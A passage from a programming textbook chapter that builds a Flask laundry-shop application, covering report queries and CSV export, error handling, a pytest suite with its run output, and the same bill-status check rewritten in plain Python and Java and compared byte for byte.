    return {"from": start.strftime("%Y-%m"), "to": end.strftime("%Y-%m"),
            "rows": rows, "total": total}
```

Two separate queries are needed because the two amounts belong to different months. A bill that arrives on 30 October and is paid on 2 November is *charged* in October and *received* in November. For October 2025 the report gives 171 bills, Rp 8.362.000 charged and Rp 7.686.000 received; over the twelve months, 2,953 bills, Rp 144.213.000 charged and Rp 142.684.000 received. Test TC-9.8 runs the reference queries of `queries.sql` on the same copy of the database and checks that every number is equal.

The period's end date is inclusive for people ("to 30 September") but the SQL uses `arrived < '2026-10-01'`, computed by `_end_exclusive()`. Comparing text dates with `<` works because the format `YYYY-MM-DD HH:MM:SS` sorts alphabetically in time order, and it avoids the classic mistake of `arrived <= '2026-09-30'`, which silently drops everything after midnight on the last day.

Every report can be downloaded as CSV with the same rows (**Listing 10.23**).

Listing 10.23 `laundry/views/reports.py`, lines 56 to 72: CSV export. The columns are the same list the HTML table uses, the numbers are plain (no `Rp`, no dots), and the file name carries the period.

```
def csv_response(name, data, start, end):
    """AC-9.4: UTF-8, a header row, commas, plain numbers, a clear file name."""
    buffer = io.StringIO()
    writer = csv.writer(buffer, lineterminator="\r\n")
    columns = reports.CSV_COLUMNS[name]
    writer.writerow(columns)
    for row in data["rows"]:
        writer.writerow([row[c] for c in columns])
    if name == "receivables":
        filename = f"report-receivables-{clock.today_str()}.csv"
    else:
        filename = f"report-{name}-{start:%Y-%m}_{end:%Y-%m}.csv"
    return Response(buffer.getvalue().encode("utf-8"),
                    mimetype="text/csv",
                    headers={"Content-Type": "text/csv; charset=utf-8",
                             "Content-Disposition": f'attachment; filename="{filename}"'})
```

The numbers in the CSV are deliberately plain, `8362000` rather than `Rp 8.362.000`, so that Excel or LibreOffice can add them up (AC-9.4). The first two lines of the monthly file are `month,bills,charged,received` and `2025-10,171,8362000,7686000`, which test TC-9.6 checks, together with the `Content-Type: text/csv; charset=utf-8` header.

10.15 Errors That Help People

`errors.py` defines one small class per kind of failure, each with its HTTP status and API code (**Listing 10.24**).

Listing 10.24 `laundry/errors.py`, lines 11 to 67: the error classes. The logic raises them; the handlers in the factory turn them into a page or into the API's JSON error.

```
class AppError(Exception):
    """Base class. `status` is the HTTP status, `code` the API error code."""
    status = 400
    code = "bad_request"

    def __init__(self, message, fields=None):
        super().__init__(message)
        self.message = message
        self.fields = fields or {}

    def to_json(self):
        body = {"code": self.code, "message": self.message}
        if self.fields:
            body["fields"] = self.fields
        return {"error": body}


class BadRequest(AppError):
    status, code = 400, "bad_request"


class NotLoggedIn(AppError):
    status, code = 401, "not_logged_in"


class Forbidden(AppError):
    status, code = 403, "forbidden"


class CsrfFailed(AppError):
    status, code = 403, "csrf_failed"


class NotFound(AppError):
    status, code = 404, "not_found"


class Conflict(AppError):
    """Not possible in the current state, e.g. 'B2938 is already finished'."""
    status, code = 409, "conflict"


class ValidationFailed(AppError):
    """One or more fields are wrong. `fields` maps field name -> message."""
    status, code = 422, "validation_failed"
```

Listing 10.24 (Continued) *laundry/errors.py, lines 11 to 67: the error classes. The logic raises them; the handlers in the factory turn them into a page or into the API's JSON error.*

```
    def __init__(self, fields, message="Some fields are not valid."):
        super().__init__(message, fields)


class TooManyRequests(AppError):
    status, code = 429, "too_many_requests"


class LoginFailed(AppError):
    """Wrong e-mail or password - one message for both (AC-1.2)."""
    status, code = 401, "login_failed"
```

The logic layer raises, for example, `Conflict("B2938 is already finished.")`. It does not know whether a person or a program asked. The handler registered in the factory for `AppError` checks the path: under `/api/` it answers `{"error": {"code": "conflict", "message": "B2938 is`

`already finished."}}` with status 409; elsewhere it renders the error page with the same message. `ValidationFailed` carries a `fields` dictionary, which the forms use to write each message next to its field and which the API returns as `error.fields`.

Anything that is *not* an `AppError` is a bug or an outage, and the last handler in the factory treats it as such (**Listing 10.25**).

Listing 10.25 `laundry/__init__.py`, lines 120 to 136: the handler for unexpected errors. The full traceback goes to the server log with a reference time; the person sees a friendly page or `server_error` with that reference.

```
    @app.errorhandler(Exception)
    def handle_unexpected(error):
        from . import clock
        try:
            reference = clock.now_str()
        except Exception:   # noqa: BLE001 - the clock must never hide the real error
            reference = "unknown"
        # The full traceback goes to the server log, never to the browser.
        app.logger.exception("Unexpected error (reference %s) on %s %s",
                             reference, request.method, request.path)
        if isinstance(error, DatabaseMissing):
            app.logger.error("%s", error)
        if wants_json():
            return jsonify({"error": {"code": "server_error",
                                      "message": "An unexpected error happened. "
                                                 f"Reference {reference}."}}), 500
        return render_template("errors/500.html", reference=reference), 500
```

The person at the counter sees “Something went wrong” and a reference such as `2026-09-30 21:00:00`; the developer finds the full traceback in the log under the same reference. The page never shows a file path, a line of SQL or a stack trace (S-9), because each of those tells a stranger something about how the system is built. Test TC-NF-07 deletes the database file while a user is logged in and checks both halves: no traceback in the answer, and the details in the log. Chapter 14 connects this to the OWASP category that is new in 2025, *Mishandling of Exceptional Conditions*.

10.16 The Test Suite, Run for Real

10.16.1 A fresh shop for every test

The track’s tests use **pytest** [14]. A pytest test is an ordinary function whose name begins with `test_` and which uses `assert`; pytest finds the functions, runs them, and reports each failed `assert` with the values involved. Shared preparation lives in **fixtures**, functions marked `@pytest.fixture` whose results pytest passes to any test that names them as a parameter. **Listing 10.26** shows the three fixtures on which almost every test rests.

Listing 10.26 `tests/conftest.py`, lines 42 to 63: every test gets its own copy of `laundry.db` in a temporary folder, its own application with the clock frozen at 2026-09-30 21:00:00, and a test client.

```
@pytest.fixture
def db_path(tmp_path):
    target = tmp_path / "laundry.db"
    shutil.copyfile(SOURCE_DB, target)
    return str(target)


@pytest.fixture
def app(db_path):
    return create_app({
        "TESTING": True,
        "DB_ENGINE": "sqlite",
        "SQLITE_PATH": db_path,
        "DATABASE_DIR": DATABASE_DIR,
        "LAUNDRY_NOW": NOW,
        "SECRET_KEY": "test-secret",
    })


@pytest.fixture
def client(app):
    return app.test_client()
```

Follow a test that asks for `client`. Pytest sees that `client` needs `app`, that `app` needs `db_path`, and that `db_path` needs `tmp_path`, a built-in fixture that makes an empty temporary folder. So before the test runs, the sample database is copied into a new folder, an application is created on that copy by the factory of **Listing 10.3**, and `app.test_client()` returns an object that sends requests to the application *without a network*: `client.get("/api/status?...")` calls the WSGI function directly and gives back the response. When the test ends, the folder is thrown away. A test that cancels bill B2944 therefore cannot disturb the next test, which finds B2944 queued again, exactly as the test plan expects.

The helpers further down in `conftest.py` log in through the *real* login, with the real PBKDF2 and its 600,000 iterations. That is slower than faking a session, and it is the reason the suite takes about a minute; but it means that every test also exercises the login a person would use.

10.16.2 One requirement, one file

The tests are arranged by requirement: `test_fr01_login.py` checks FR-1 with TC-1.1 to TC-1.11, and so on up to `test_fr11_api.py`, plus `test_nfr.py` for the non-functional cases, `test_units.py` for the small rules and `test_mysql.py` for the switch to MySQL. **Listing 10.27** shows the first part of the file for FR-10.

Listing 10.27 `tests/test_fr10_status.py`, lines 1 to 45: the first four status-check tests. The expected values are the ones written in the requirements (AC-10.2) and the test plan (TC-10.1 to TC-10.5).

```
"""FR-10 Customer self-service status check: TC-10.1 ... TC-10.7."""
from conftest import page_text, sql_one


def test_tc_10_1_ready_for_pickup(client):
    response = client.get("/status?bill=B2938&phone=0896-0000-1482")
    assert response.status_code == 200
    text = page_text(response)
    for expected in ("Ready for pickup", "since 30 Sep 2026 18:00", "5 kg", "Total Rp
40.000",
                     "Still to pay Rp 40.000", "Profitina Laundry Wiyung", "031-0000-
2103"):
        assert expected in text, expected
    body = client.get("/api/status?bill=B2938&phone=089600001482").get_json()
    assert body == {
        "bill_id": "B2938", "status": "finished", "status_text": "Ready for pickup",
        "arrived": "2026-09-28 19:52:30", "finished": "2026-09-30 18:00:28", "departed":
None,
        "promised": "2026-09-30 19:52:30", "service": "Wash, dry & fold (per kg)", "unit":
5,
        "payment": 40000, "balance": 40000,
        "outlet": {"name": "Profitina Laundry Wiyung", "phone": "031-0000-2103"}}


def test_tc_10_2_input_is_normalised(client):
    for phone in ("0896 0000 1482", "089600001482"):
        body = client.get("/api/status", query_string={"bill": "b2938", "phone":
phone}).get_json()
        assert body["bill_id"] == "B2938" and body["status_text"] == "Ready for pickup"


def test_tc_10_3_and_10_4_same_answer(client):
    wrong_phone = client.get("/api/status?bill=B2938&phone=0812-0000-4710")
    no_bill = client.get("/api/status?bill=B9999&phone=0896-0000-1482")
    assert wrong_phone.status_code == no_bill.status_code == 404
    assert wrong_phone.get_json() == no_bill.get_json() == {
        "error": {"code": "not_found", "message": "No bill found for this number and
phone."}}
    page_a = client.get("/status?bill=B2938&phone=0812-0000-4710")
    page_b = client.get("/status?bill=B9999&phone=0896-0000-1482")
    assert page_a.status_code == page_b.status_code == 404
    assert "No bill found for this number and phone" in page_text(page_a)
    assert page_text(page_a).replace("B2938", "X").replace("0812-0000-4710", "Y") == \
        page_text(page_b).replace("B9999", "X").replace("0896-0000-1482", "Y")


def test_tc_10_5_no_personal_data(client, db_path):
    name, address, email = sql_one(db_path, "SELECT name, address, email FROM Customer
WHERE id='C0151'")
    for response in (client.get("/status?bill=B2938&phone=089600001482"),
                     client.get("/api/status?bill=B2938&phone=089600001482")):
        body = response.get_data(as_text=True)
```

Read `test_tc_10_3_and_10_4_same_answer` slowly, because it tests a *security* property with nothing but equality. The status check must not reveal whether a bill number exists (BR-10), otherwise a stranger could count the shop's bills or find out which numbers are live. So the test asks twice, once with a real bill and a wrong phone, once with a bill that does not exist, and checks that the status codes are equal, that the JSON bodies are equal, and even that the two HTML pages are equal once the typed values are replaced by placeholders. An implementation that said "wrong phone" in one case and "no such bill" in the other would fail it.

Here is that file run on its own:

```
$ python -m pytest tests/test_fr10_status.py -vv
============================= test session starts ==============================
platform linux -- Python 3.11.15, pytest-9.1.1, pluggy-1.6.0 -- /usr/bin/python3
rootdir: .../App/python-flask
configfile: pytest.ini
plugins: anyio-4.13.0
collecting ... collected 7 items

tests/test_fr10_status.py::test_tc_10_1_ready_for_pickup PASSED          [ 14%]
tests/test_fr10_status.py::test_tc_10_2_input_is_normalised PASSED       [ 28%]
tests/test_fr10_status.py::test_tc_10_3_and_10_4_same_answer PASSED      [ 42%]
tests/test_fr10_status.py::test_tc_10_5_no_personal_data PASSED          [ 57%]
tests/test_fr10_status.py::test_tc_10_6_rate_limit PASSED                [ 71%]
tests/test_fr10_status.py::test_tc_10_7_queued_bill PASSED               [ 85%]
tests/test_fr10_status.py::test_status_page_changes_nothing PASSED       [100%]

============================== 7 passed in 0.36s ===============================
```

10.16.3 The whole suite

And here is the whole suite, run in a copy of the track for this chapter, with `-rs` so that pytest explains every skipped test:

```
$ python -m pytest -p no:cacheprovider -rs
.................................................................... [ 37%]
.......................................................sssssss..... [ 75%]
...............................................                      [100%]
========================== short test summary info ===========================
SKIPPED [1] tests/test_mysql.py:46: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:53: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:62: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:71: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:84: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:94: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:125: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
185 passed, 7 skipped in 55.47s
```

185 tests passed and 7 were skipped, in 55 seconds. The seven skipped tests are the MySQL tests of `test_mysql.py`; they run only when the environment variables `MYSQL_TEST_USER` and its companions point to a MySQL or MariaDB server, and they say so instead of pretending. The track's `VERIFIED.md` records that they were run against MariaDB 10.11 when the track was built, with the result 192 passed. **Table 10.4** shows how the 192 tests are spread over the requirements.

Table 10.4 The 192 tests of the Flask track by file, and the test-plan cases each file covers. Chapter 14 compares these counts with the other tracks.

File	Tests	Test-plan cases
`test_fr01_login.py`	12	TC-1.1 to TC-1.11
`test_fr02_customers.py`	13	TC-2.1 to TC-2.10, plus duplicate phone and deposit top-up
`test_fr03_services.py`	13	TC-3.1 to TC-3.6 (seven bad prices)
`test_fr04_new_bill.py`	19	TC-4.1 to TC-4.9 (seven bad units) and the S04 form
`test_fr05_workflow.py`	16	TC-5.1 to TC-5.12 and the correction of a queued bill
`test_fr06_payments.py`	14	TC-6.1 to TC-6.8 and the payment form
`test_fr07_receipt.py`	4	TC-7.1, TC-7.2, TC-7.4
`test_fr08_09_dashboard_reports.py`	17	TC-8.1 to TC-8.5, TC-9.1 to TC-9.8
`test_fr10_status.py`	7	TC-10.1 to TC-10.7
`test_fr11_api.py`	17	TC-11.1 to TC-11.7 and the bill filters
`test_nfr.py`	20	TC-NF-01 to TC-NF-13 (automatable ones), TC-DB-1 and TC-DB-2
`test_units.py`	33	passwords, roles, prices, promised times, ids, formats
`test_mysql.py`	7	TC-NF-09 (skipped without a MySQL server)
Total	**192**	

10.16.4 What the tests found

A test suite earns its keep when it disagrees with somebody. Running the test plan against real data found three places where the *documents* were wrong, and `VERIFIED.md` records them instead of bending the code to match. The most instructive is TC-5.5: the plan said that handing over B2941 with an open balance raises the receivables count from 38 to 39. It does not, because B2941 (queued, Rp 64.000 open) was already one of the 38 bills with a balance; what changes is the *collected* group, from 6 to 7. The test asserts what is true, and the plan is corrected. Two smaller findings concern the SQL-injection test (the attack string contains the digits `11`, so the phone search legitimately finds a few customers) and the number of recent bills on a customer's page.

> **A FAILING TEST IS A QUESTION, NOT AN ORDER.** When a test fails, there are two possible bugs: in the code, or in the expectation. The discipline is to find out which, with the data in front of you, and to fix *that* one. Changing an expected value just to make a test pass destroys the only evidence you had.

10.17 The Same Feature in Plain Python and in Java

A framework is easier to understand when you have seen the same job done without it. This section rebuilds one feature, the public status check, twice more: in plain Python with nothing but `sqlite3`, and in Java with the JDK's own HTTP server and JDBC. The code is in `Code_new/Chapter10/`.

10.17.1 Plain Python

Listing 10.28 is the look-up of **Listing 10.6** and the logic function behind it, without Flask.

Listing 10.28 `python/status_lookup.py`: the status check with only the standard library. The same single prepared statement checks the bill id and the phone digits together.

```
"""The public status check (FR-10) with nothing but Python's sqlite3 module.

    python status_lookup.py ../data/laundry.db B2938 "0896 0000 1482"

It does exactly what laundry/logic/status.py does inside Flask: one prepared
statement that checks the bill id AND the phone digits, the same answer for
"no such bill" and "wrong phone", and no name, address or e-mail in the result.
"""
import json
import re
import sqlite3
import sys
from datetime import datetime, timedelta

NOT_FOUND = "No bill found for this number and phone."
PROMISED_HOURS = {"S0002": 24, "S0001": 48, "S0003": 48, "S0012": 48,
                  "S0008": 72, "S0009": 72, "S0010": 120}      # others: 96 (BR-7)
WORDS = {"queued": "In process", "finished": "Ready for pickup",
         "departed": "Collected"}
FMT = "%Y-%m-%d %H:%M:%S"

SQL = """
SELECT b.id, b.status, b.arrived, b.finished, b.departed,
       b.Service_id AS service_id, s.description AS service, b.unit, b.payment,
       b.payment - COALESCE((SELECT SUM(p.amount) FROM Payment p
                             WHERE p.Bill_id = b.id), 0) AS balance,
       o.name AS outlet_name, o.phone AS outlet_phone
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
  LEFT JOIN Outlet o ON o.id = b.Outlet_id
 WHERE b.id = ?
   AND REPLACE(REPLACE(c.phone, '-', ''), ' ', '') = ?"""


def look_up(connection, bill_id, phone):
    """Return what a customer may see, or None (never saying which part failed)."""
    bill_id = (bill_id or "").strip().upper()
    digits = re.sub(r"\D", "", phone or "")
    if not bill_id or not digits:
        return None
    connection.row_factory = sqlite3.Row
    row = connection.execute(SQL, (bill_id, digits)).fetchone()  # bound values
    if row is None:
        return None
    cancelled = row["status"] == "departed" and row["finished"] is None
```

Listing 10.28 (Continued) *python/status_lookup.py: the status check with only the standard library. The same single prepared statement checks the bill id and the phone digits together.*

```
    hours = PROMISED_HOURS.get(row["service_id"], 96)
    promised = datetime.strptime(row["arrived"], FMT) + timedelta(hours=hours)
    return {
        "bill_id": row["id"],
        "status": row["status"],
        "status_text": "Cancelled" if cancelled else WORDS[row["status"]],
        "arrived": row["arrived"],
        "finished": row["finished"],
        "departed": row["departed"],
        "promised": promised.strftime(FMT),
        "service": row["service"],
        "unit": row["unit"],
        "payment": int(row["payment"]),
        "balance": int(row["balance"]),
        "outlet": {"name": row["outlet_name"], "phone": row["outlet_phone"]},
    }


def main():
    if len(sys.argv) != 4:
        sys.exit('usage: python status_lookup.py <laundry.db> <bill> "<phone>"')
    path, bill_id, phone = sys.argv[1:]
    # mode=ro: this program only reads, so it opens the file read-only.
    with sqlite3.connect(f"file:{path}?mode=ro", uri=True) as connection:
        result = look_up(connection, bill_id, phone)
    if result is None:
        print(json.dumps({"error": {"code": "not_found", "message": NOT_FOUND}}))
        sys.exit(1)
    print(json.dumps(result, indent=2, ensure_ascii=False))


if __name__ == "__main__":
    main()
```

The SQL is the same statement the Flask track uses: the bill id **and** the phone digits in one `WHERE`, so there is no separate query that could reveal whether the bill exists. `REPLACE(REPLACE(c.phone, '-', ''), ' ', '')` removes dashes and spaces from the stored phone inside the database, and `re.sub(r"\D", "", phone)` removes everything that is not a digit from the typed one, so `0896 0000 1482`, `0896-0000-1482` and `089600001482` all match (TC-10.2). `mode=ro` opens the file read-only, because this program has no reason to write. Run on the chapter's copy of the database:

```
$ python status_lookup.py ../data/laundry.db B2938 "0896 0000 1482"
{
  "bill_id": "B2938",
  "status": "finished",
  "status_text": "Ready for pickup",
  "arrived": "2026-09-28 19:52:30",
  "finished": "2026-09-30 18:00:28",
  "departed": null,
  "promised": "2026-09-30 19:52:30",
  "service": "Wash, dry & fold (per kg)",
  "unit": 5,
  "payment": 40000,
  "balance": 40000,
  "outlet": {
    "name": "Profitina Laundry Wiyung",
    "phone": "031-0000-2103"
  }
}
$ python status_lookup.py ../data/laundry.db B2938 "0812-0000-4710"
{"error": {"code": "not_found", "message": "No bill found for this number and phone."}}
(exit code 1)
```

10.17.2 Java

Listing 10.29 is a complete Java program that serves `GET /api/status` with the JDK's built-in `com.sun.net.httpserver.HttpServer` [15] and reads the database through JDBC with the vendored SQLite driver [16]. It needs no build tool: Java 11 and later can run a single source file directly.

Listing 10.29 `java/StatusServer.java`: the status check as a Java web service. Same SQL, same JSON in the same key order, same 404 for both failures, same limit of ten look-ups per minute per address.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.ArrayDeque;
import java.util.Deque;
import java.util.HashMap;
import java.util.Map;

/**
 * GET /api/status?bill=B2938&phone=0896-0000-1482 - the Java twin of the Flask
 * blueprint `status` (FR-10). Same SQL, same JSON, same 404 for "no such bill"
 * and "wrong phone", same limit of 10 look-ups per minute per IP address.
 *
 *   java -cp sqlite-jdbc-3.53.2.0.jar StatusServer.java ../data/laundry.db 6100
 */
public class StatusServer {

    static final String NOT_FOUND = "No bill found for this number and phone.";
    static final DateTimeFormatter FMT =
            DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss");
    static final String SQL = """
        SELECT b.id, b.status, b.arrived, b.finished, b.departed,
               b.Service_id AS service_id, s.description AS service,
               b.unit, b.payment,
               b.payment - COALESCE((SELECT SUM(p.amount) FROM Payment p
                                     WHERE p.Bill_id = b.id), 0) AS balance,
               o.name AS outlet_name, o.phone AS outlet_phone
          FROM Bill b
          JOIN Customer c ON c.id = b.Customer_id
          JOIN Service  s ON s.id = b.Service_id
          LEFT JOIN Outlet o ON o.id = b.Outlet_id
         WHERE b.id = ?
           AND REPLACE(REPLACE(c.phone, '-', ''), ' ', '') = ?""";
```

Listing 10.29 (Continued) *java/StatusServer.java: the status check as a Java web service. Same SQL, same JSON in the same key order, same 404 for both failures, same limit of ten look-ups per minute per address.*

```
    static String dbUrl;
    static final Map<String, Deque<Long>> hits = new HashMap<>();

    public static void main(String[] args) throws IOException {
        dbUrl = "jdbc:sqlite:" + args[0];
        int port = Integer.parseInt(args[1]);
        HttpServer server =
                HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/api/status", StatusServer::handle);
        server.start();
        System.out.println("Status check on http://127.0.0.1:" + port
                + "/api/status");
    }

    static void handle(HttpExchange ex) throws IOException {
        Map<String, String> q = query(ex.getRequestURI().getRawQuery());
        String ip = ex.getRemoteAddress().getAddress().getHostAddress();
        if (!allowed(ip)) {
            send(ex, 429, error("too_many_requests",
                    "Too many checks. Please wait a minute and try again."));
            return;
        }
        try {
            String body = lookUp(q.getOrDefault("bill", ""),
                                 q.getOrDefault("phone", ""));
            if (body == null) {
                send(ex, 404, error("not_found", NOT_FOUND));
            } else {
                send(ex, 200, body);
            }
        } catch (SQLException e) {
            e.printStackTrace();                // details for the log only (S-9)
            send(ex, 500, error("server_error", "An unexpected error happened."));
        }
    }
```

Listing 10.29 (Continued) *java/StatusServer.java: the status check as a Java web service. Same SQL, same JSON in the same key order, same 404 for both failures, same limit of ten look-ups per minute per address.*

```
    /** The JSON a customer may see, or null. Both conditions in ONE statement. */
    static String lookUp(String billText, String phoneText) throws SQLException {
        String id = billText.strip().toUpperCase();
        String digits = phoneText.replaceAll("\\D", "");
        if (id.isEmpty() || digits.isEmpty()) {
            return null;
        }
        try (Connection c = DriverManager.getConnection(dbUrl);
             PreparedStatement ps = c.prepareStatement(SQL)) {
            ps.setString(1, id);              // placeholders, never glued text
            ps.setString(2, digits);
            try (ResultSet r = ps.executeQuery()) {
                if (!r.next()) {
                    return null;
                }
                String status = r.getString("status");
                boolean cancelled = status.equals("departed")
                        && r.getString("finished") == null;
                String words = cancelled ? "Cancelled" : switch (status) {
                    case "queued" -> "In process";
                    case "finished" -> "Ready for pickup";
                    default -> "Collected";
                };
                String promised = LocalDateTime.parse(r.getString("arrived"), FMT)
                        .plusHours(promisedHours(r.getString("service_id")))
                        .format(FMT);
                return "{" + pair("bill_id", r.getString("id"))
                        + "," + pair("status", status)
                        + "," + pair("status_text", words)
                        + "," + pair("arrived", r.getString("arrived"))
                        + "," + pair("finished", r.getString("finished"))
                        + "," + pair("departed", r.getString("departed"))
                        + "," + pair("promised", promised)
                        + "," + pair("service", r.getString("service"))
                        + ",\"unit\":" + r.getInt("unit")
                        + ",\"payment\":" + r.getLong("payment")
                        + ",\"balance\":" + r.getLong("balance")
                        + ",\"outlet\":{" + pair("name", r.getString("outlet_name"))
                        + "," + pair("phone", r.getString("outlet_phone")) + "}}";
            }
        }
    }
```

Listing 10.29 (Continued) *java/StatusServer.java: the status check as a Java web service. Same SQL, same JSON in the same key order, same 404 for both failures, same limit of ten look-ups per minute per address.*

```
    /** BR-7: promised hours after arrival; a service not in the list gets 96. */
    static int promisedHours(String serviceId) {
        return switch (serviceId) {
            case "S0002" -> 24;
            case "S0001", "S0003", "S0012" -> 48;
            case "S0008", "S0009" -> 72;
            case "S0010" -> 120;
            default -> 96;
        };
    }

    /** AC-10.5: at most 10 look-ups in any 60 seconds from one address. */
    static synchronized boolean allowed(String ip) {
        long now = System.currentTimeMillis();
        Deque<Long> times = hits.computeIfAbsent(ip, k -> new ArrayDeque<>());
        while (!times.isEmpty() && times.peekFirst() <= now - 60_000) {
            times.pollFirst();
        }
        times.addLast(now);
        return times.size() <= 10;
    }

    static String error(String code, String message) {
        return "{\"error\":{" + pair("code", code) + ","
                + pair("message", message) + "}}";
    }

    static String pair(String key, String value) {
        String text = value == null ? "null" : "\"" + escape(value) + "\"";
        return "\"" + key + "\":" + text;
    }

    /** JSON string escaping, with non-ASCII as \\uXXXX (as Flask does). */
    static String escape(String s) {
        StringBuilder out = new StringBuilder();
        for (char ch : s.toCharArray()) {
            switch (ch) {
                case '"' -> out.append("\\\"");
                case '\\' -> out.append("\\\\");
                case '\n' -> out.append("\\n");
                default -> {
                    if (ch < 0x20 || ch > 0x7e) {
                        out.append(String.format("\\u%04x", (int) ch));
                    } else {
                        out.append(ch);
                    }
```

Listing 10.29 (Continued) *java/StatusServer.java: the status check as a Java web service. Same SQL, same JSON in the same key order, same 404 for both failures, same limit of ten look-ups per minute per address.*

```
                }
            }
        }
        return out.toString();
    }

    static Map<String, String> query(String raw) {
        Map<String, String> map = new HashMap<>();
        if (raw == null) {
            return map;
        }
        for (String part : raw.split("&")) {
            String[] kv = part.split("=", 2);
            map.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                    kv.length > 1
                        ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return map;
    }

    static void send(HttpExchange ex, int status, String json) throws IOException {
        byte[] bytes = (json + "\n").getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type",
                                    "application/json; charset=utf-8");
        ex.sendResponseHeaders(status, bytes.length);
        try (OutputStream out = ex.getResponseBody()) {
            out.write(bytes);
        }
    }
}
```

The Java version has to do by hand several things that Flask did for it, and seeing them listed is the best summary of what a framework provides. It parses the query string itself (`query()`), because `HttpServer` gives only the raw text. It writes JSON by hand (`pair()` and `escape()`), because the JDK has no JSON library; `escape()` writes non-ASCII characters as `\uXXXX`, as Flask's default JSON encoder does, so that the bytes can be compared. It sets the content type and the length of the answer itself. And it opens a connection per request inside `try (...)`, Java's equivalent of Python's `with`, which closes the connection, statement and result set even when an exception is thrown.

The things that matter for correctness are the same in both languages: `ps.setString(1, id)` and `ps.setString(2, digits)` bind the values to the `?` placeholders exactly as `connection.execute(SQL, (bill_id, digits))` does; `promisedHours()` is BR-7 again; `allowed()` is the sliding-window rate limiter of `security.py`; and a database exception is printed to the server's log while the visitor receives only `server_error`. **Table 10.5** puts the two versions side by side.

Table 10.5 The status check in Flask and in plain Java: each job the Flask track leaves to the framework, and the line of Java that does it by hand.

Job	Flask track	Java `StatusServer`
map `/api/status` to code	`@api.get("/status")`	`server.createContext("/api/status", ...)`
read `?bill=&phone=`	`request.args.get("bill", "")`	`query(ex.getRequestURI().getRawQuery())`
bind values	`db.query_one(sql, (bill_id, digits))`	`ps.setString(1, id); ps.setString(2, digits)`
close the connection	`teardown_appcontext(close_db)`	`try (Connection c = ...)`
build JSON	`jsonify(dict)`	`pair()`, `escape()` by hand
same 404 for both failures	`raise NotFound(NOT_FOUND)`	`return null` then `error("not_found", ...)`
rate limit	`RateLimiter.hit_and_check(ip)`	`allowed(ip)`
hide internal errors	`@app.errorhandler(Exception)`	`catch (SQLException e)`

10.17.3 Proving that they agree

Saying “the two versions are equivalent” is a claim; comparing their bytes is evidence. The Flask track was started on port 6101 and the Java server on port 6100, each on its own copy of the database:

```
flask --app laundry run --port 6101
java -cp sqlite-jdbc-3.53.2.0.jar StatusServer.java ../data/laundry.db 6100
```

and **Listing 10.30** asked both the same four questions of the test plan, then kept asking until the eleventh request of the minute.

Listing 10.30 `python/compare_status.py`: four status questions to two servers, compared byte for byte, followed by the rate-limit check.

```
"""Ask two servers the same status questions and compare the answers byte for byte.

    python compare_status.py http://127.0.0.1:6101 http://127.0.0.1:6100

The first is the Flask app, the second the Java StatusServer (or any other track).
Eleven requests go to each server: four real questions, then more of the same
until the eleventh, which must be refused with 429 (AC-10.5).
"""
import sys
import urllib.error
import urllib.parse
import urllib.request

QUESTIONS = [("B2938", "0896 0000 1482"),       # TC-10.1
             ("b2938", "089600001482"),         # TC-10.2
             ("B2938", "0812-0000-4710"),       # TC-10.3: another customer's phone
             ("B9999", "0896-0000-1482")]       # TC-10.4: no such bill


def ask(base, bill, phone):
    query = urllib.parse.urlencode({"bill": bill, "phone": phone})
    url = base + "/api/status?" + query
    try:
        with urllib.request.urlopen(url) as response:
            return response.status, response.read()
    except urllib.error.HTTPError as error:       # 404 and 429 arrive as exceptions
        return error.code, error.read()


def main():
    first, second = sys.argv[1], sys.argv[2]
    same = 0
    for bill, phone in QUESTIONS:
        a, b = ask(first, bill, phone), ask(second, bill, phone)
        verdict = "identical" if a == b else "DIFFERENT"
        same += a == b
        print(f"{bill} + {phone:<15} -> {a[0]} / {b[0]}  "
              f"{len(a[1])} bytes  {verdict}")
    for _ in range(6):                        # requests 5 ... 10 are still allowed
        ask(first, "B2938", "089600001482")
        ask(second, "B2938", "089600001482")
    eleventh = ask(first, "B2938", "089600001482")[0], ask(second, "B2938",
                                                           "089600001482")[0]
    print(f"11th request within a minute -> {eleventh[0]} / {eleventh[1]}")
    print(f"{same} of {len(QUESTIONS)} answers identical")
    sys.exit(0 if same == len(QUESTIONS) and eleventh == (429, 429) else 1)
```

Listing 10.30 (Continued) *python/compare_status.py: four status questions to two servers, compared byte for byte, followed by the rate-limit check.*

```
if __name__ == "__main__":
    main()
```

```
$ python compare_status.py http://127.0.0.1:6101 http://127.0.0.1:6100
B2938 + 0896 0000 1482  -> 200 / 200  335 bytes  identical
b2938 + 089600001482    -> 200 / 200  335 bytes  identical
B2938 + 0812-0000-4710  -> 404 / 404  84 bytes  identical
B9999 + 0896-0000-1482  -> 404 / 404  84 bytes  identical
11th request within a minute -> 429 / 429
4 of 4 answers identical
(exit code 0)
```

The two servers returned the same 335 bytes for the found bill, the same 84 bytes for both kinds of “not found”, and both refused the eleventh request with 429. Two programs in two languages,

written without sharing a line of code, agree to the byte because they implement the same written requirements. That is the whole idea of this book's many tracks in one small experiment, and Chapter 14 scales it up into an acceptance script that checks every track the same way.

10.18 Profitina in Practice

Profitina, the AI-visibility platform live at `app.profitina.com`, is also a Python web application, built with FastAPI rather than Flask and backed by PostgreSQL, with SQLite in parts of its test path. Four ideas of this chapter carry straight over.

